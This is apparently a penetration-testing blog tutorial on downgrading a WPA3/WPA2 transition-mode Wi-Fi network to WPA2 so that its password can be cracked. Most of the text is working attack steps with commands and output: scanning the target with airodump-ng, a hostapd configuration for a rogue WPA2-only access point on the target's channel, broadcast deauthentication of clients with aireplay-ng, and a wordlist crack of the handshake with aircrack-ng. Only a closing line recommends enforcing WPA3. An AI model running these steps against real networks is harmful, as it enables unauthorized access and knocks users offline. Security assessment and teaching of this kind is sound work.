Attacking WPA3 to a WPA2 failover
About WPA2/3
It is not possible to capture a PSK when using WPA3. However, many devices do not yet support WPA3. To address this, most routers implement a failover mechanism, offering WPA2 as a backup option. This is what the authentication method looks like in a ASUS router:

With this option enabled, devices can still choose their usual authentication method.
For this attack, you will need two devices. I use two ‘AWUS036AXML’ adapters, which can be found at Alfa Network’s official website.
Note that
wlx00c0cab68163refers to one adapter, whilewlan0monrefers to the other.
Obtaining the handshake
Locating the target

At the start, examine the target and identify the access point with the most clients, as well as the channel it is operating on:
sudo airodump-ng --band b --essid theNetwork wlan0mon
In this case, we observe that the access point on channel 2 has the most clients:
Creating a fake access point
We will create a ‘fake access point’ that only supports WPA2-PSK, causing devices to connect to our access point and allowing us to capture the handshake.
The configuration for the Network.conf file is as follows:
interface=wlx00c0cab68163
ssid=YOURSSID
hw_mode=b
channel=2
auth_algs=1
wpa=2
wpa_passphrase=DOESNTMATTER
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
Change the hw_mode, SSID, and channel to match your target.
The fake access point can now be started using the tool hostapd:
sudo hostapd theNetwork.conf
[..]
wlx00c0cab68163: interface state UNINITIALIZED->ENABLED
wlx00c0cab68163: AP-ENABLED
After starting hostapd, verify that the fake access point is operating on the same channel as the target access point and is configured with WPA2-PSK.

Everything appears to be in order.
Deauthentication & capturing the handshake
Since we are now focusing on channel 2, start airodump-ng on channel 2 and output the results to a file to save the handshake:
sudo airodump-ng --band b --essid 'theNetwork' -c 2 wlan0mon -w theNetworkout
With the dump started, the deauthentication attack can be executed. To avoid targeting a specific client each time, you can deauthenticate all clients using the following command:
sudo aireplay-ng -0 10 -a 04:***:80 wlan0mon
This should result in an output that looks like this:
12:32:53  Waiting for beacon frame (BSSID: 04:***:80) on channel 2
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:32:53  Sending DeAuth (code 7) to broadcast -- BSSID: [04:***:80]
12:32:53  Sending DeAuth (code 7) to broadcast -- BSSID: [04:***:80]
12:32:54  Sending DeAuth (code 7) to broadcast -- BSSID: [04:***:80]
12:32:54  Sending DeAuth (code 7) to broadcast -- BSSID: [04:***:80]
12:32:55  Sending DeAuth (code 7) to broadcast -- BSSID: [04:***:80]
12:32:55  Sending DeAuth (code 7) to broadcast -- BSSID: [04:***:80]
12:32:56  Sending DeAuth (code 7) to broadcast -- BSSID: [04:***:80]
12:32:56  Sending DeAuth (code 7) to broadcast -- BSSID: [04:***:80]
12:32:57  Sending DeAuth (code 7) to broadcast -- BSSID: [04:***:80]
12:32:57  Sending DeAuth (code 7) to broadcast -- BSSID: [04:***:80]
When the deauthentication attack is executed, our dump will show the ‘WPA handshake,’ indicating that the attack was successful. We can now proceed to crack the handshake.

Cracking the WPA2 pre-shared key
Cracking the WPA2 pre-shared key is done with the following command:
aircrack-ng theNetworkout-01.cap -w /usr/share/wordlists/rockyou.txt
Recommendation
To prevent an attack where WPA2 is used– make sure every device connected supports WPA3. If each device supports this, force the usage of WPA3 instead of WPA2/WPA3.
Credits for the good writeup: ‘https://www.netprojnetworks.com/wpa3-downgrade-attack/’